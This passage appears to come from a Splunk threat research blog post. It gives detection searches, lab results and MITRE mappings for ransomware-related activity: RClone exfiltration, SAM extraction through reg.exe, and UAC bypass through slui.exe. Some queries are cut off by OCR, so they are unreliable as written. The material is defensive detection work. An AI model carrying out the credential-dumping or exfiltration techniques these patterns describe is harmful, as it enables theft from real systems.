
- Detect RClone Command-Line Usage

```
| tstats `security_content_summariesonly` count min(_time) as firstTime
  max(_time) as lastTime from datamodel=Endpoint.Processes where Processes.process IN
  Processes.process   Processes.process_id Processes.parent_process_id
  | `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)`|  `securit
```




- Detect Renamed RClone

```
`sysmon` EventID=1 OriginalFileName=rclone.exe NOT process_name=rclone.exe | stats
  count min(_time) as firstTime max(_time) as lastTime by Computer, User, parent_proc
  process_name, OriginalFileName, process_path, CommandLine | rename Computer as dest
  | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```



- Extract SAM from Registry

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.process_name=reg.exe
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

- SLUI RunAs Elevated


```
Processes.user Processes.parent_process Processes.process_name Processes.process
Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`| `security_content_ctime(lastTime)`
```

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.process_name=slui.exe
  (Processes.process=*-verb* Processes.process=*runas*) by Processes.dest
  Processes.user Processes.parent_process Processes.process_name Processes.process
  Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`| `security_content_ctime(lastTime)`
```

✓ 1 event (5/12/21 6:00:00.000 PM to 5/13/21 6:27:08.000 PM) No Event Sampling

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ Format Preview ▾

dest	user	parent_process	process_name	process
win-dc-18.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /K "doskey git=^"C:\Program Files\Git\cmd\git.exe^" $*"	slui.exe	"C:\Windows\System32\slui.exe" -Verb runas

- SLUI Spawning a Process

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.parent_process_name=s
  (Processes.process_name!=*slui* OR Processes.process_name=!firefox.exe OR Processes
  Processes.user Processes.parent_process Processes.process_name Processes.process
  Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`| `security_content_ctime(lastTime)`
```

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.parent_process_name=slui.exe  by Processes.dest
  Processes.user Processes.parent_process Processes.process_name Processes.process
  Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`| `security_content_ctime(lastTime)`
```

24 of 775,000 events matched No Event Sampling

Events Patterns **Statistics (12)** Visualization

20 Per Page ▾ Format Preview ▾

dest	user	parent_process	process_name	process	process_id	parent_process_id
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\Slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	5928	4440
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\Slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	6904	5464
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	cmd.exe	"cmd.exe"	3892	5544
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	cmd.exe	"cmd.exe"	6844	6440
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	powershell.exe	"PowerShell.exe"	2212	1532
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	powershell.exe	"PowerShell.exe"	852	3852
win-dc-18.attackrange.local	Administrator	"C:\Windows\System32\slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	5828	6812
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe"	slui.exe	"C:\Windows\system32\slui.exe" 0x03	6840	6408
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	1516	6840
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	4116	5928
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	4772	5828
win-dc-18.attackrange.local	Administrator	"C:\Windows\system32\slui.exe" 0x03	changepk.exe	"C:\Windows\system32\ChangePk.exe"	6728	6904

Detection	Technique ID	Tactic(s)	Notes
Ransomware Notes bulk creation	T1486	Impact	Detects bulk creation of ransomware notes
High Process Termination Frequency	T1486	Impact	Detects high frequency of process termination, associated with ransomware execution
CertUtil Download With URLCache and Split Arguments	T1105	Command And Control	Detects Download files by using Certutils
Any Powershell DownloadFile	T1059.001	Execution	Detects download file using PowerShell
Malicious PowerShell Process - Execution	T1059.001	Execution	Detects PowerShell processes started with parameters used

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

Process Deleting Its Process File Path	T1070.004	Impact	Detects process deleting its related process file path.

Bypass (New)		Evasion	com object.
Extract SAM from Registry (New)	T1003.002	Credential Dumping	Detections the use of reg.exe extracting SAM from the registry.
SLUI RunAs Elevated (New)	T1548.002	Privilege Escalation	Detects the usage of SLUI.exe with the verb RunAs used to elevate permissions.
SLUI Spawning a Process (New)	T1548.002	Privilege Escalation	Detects SLUI.exe spawning a process, indicative of UAC Bypass.
Detect Renamed RClone (New)	T1020	Exfiltration	Detects the usage of rclone.exe renamed.
Detect RClone Command-Line Usage (New)	T1020	Exfiltration	Detects common command-line arguments used by Rclone.exe.
Cobalt Strike (Story)	Several	Several	

Hashes:

Sample A:
Sha1: 03c1f7458f3983c03a0f8124a01891242c3cc5df
Sha256:
6931b124d38d52bd7cdef48121fda457d407b63b59bb4e6ead4ce548f4bbb971

Sample B:
Sha1: d1dfe82775c1d698dd7861d6dfa1352a74551d35
Sha256:
9cee5522a7ca2bfca7cd3d9daba23e9a30deb6205f56c12045839075f7627297

About the Splunk Threat Research Team

The Splunk Threat Research Team will continue updating our detection content and addressing the threat of ransomware payloads as these campaigns continue affecting different verticals, especially those involving critical infrastructure. For our newest content please download Splunk Security Essentials, Splunk ES Content Update application, or visit Splunk Threat Research page.

Tags

Security Research

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

Related Articles

Security 7 MIN READ

Detecting Supernova Malware: SolarWinds Continued

Supernova exposes SolarWinds Orion to attack via an in-memory…

Security 1 MIN READ

Splunk Ranked Number 1 in the 2024 Gartner® Critical Capabilities for Security Information and Event Management

Splunk was ranked as the #1 SIEM solution in all three Use Cases in t…

Security 3 MIN READ


What's New with Splunk Enterprise Security 6.6?

Learn about the latest and greatest features of Splunk Enterprise…


About Splunk

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are



Founded in 2003, Splunk is a global company — with over 7,500 employees, Splunkers have received over 1,020 patents to date and availability in 21 regions around the world — and offers an open, extensible data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.



Learn more about Splunk >

Subscribe to our blog

Get the latest articles from Splunk straight to your inbox.

Sign Up Now

Connect with Splunk on X

Follow @Splunk >

Connect with Splunk on Instagram

Follow @Splunk >

COMPANY

About Splunk

Careers

Global Impact

How Splunk Compares

Leadership

Newsroom

Partners

Perspectives by Splunk

Splunk Policy Positions

PRODUCTS

Free Trials & Downloads

Pricing

View All Products

SPLUNK SITES

.conf

Documentation

Investor Relations

Training & Certification

T-Shirt Store

LEARN

OpenTelemetry: An Introduction

Red Team vs Blue Team

What is Multimodal AI?

An Introduction to Distributed Systems

Data Lake vs Data Warehouse

What is Business Impact Analysis?

Risk Management Frameworks Explained

CVE: Common Vulnerabilities and Exposures

CONTACT SPLUNK

Contact Sales >

Contact Support >

USER REVIEWS

Gartner Peer Insights™

PeerSpot

TrustRadius

SPLUNK MOBILE

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

© 2005 - 2024 Splunk LLC All rights reserved.

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy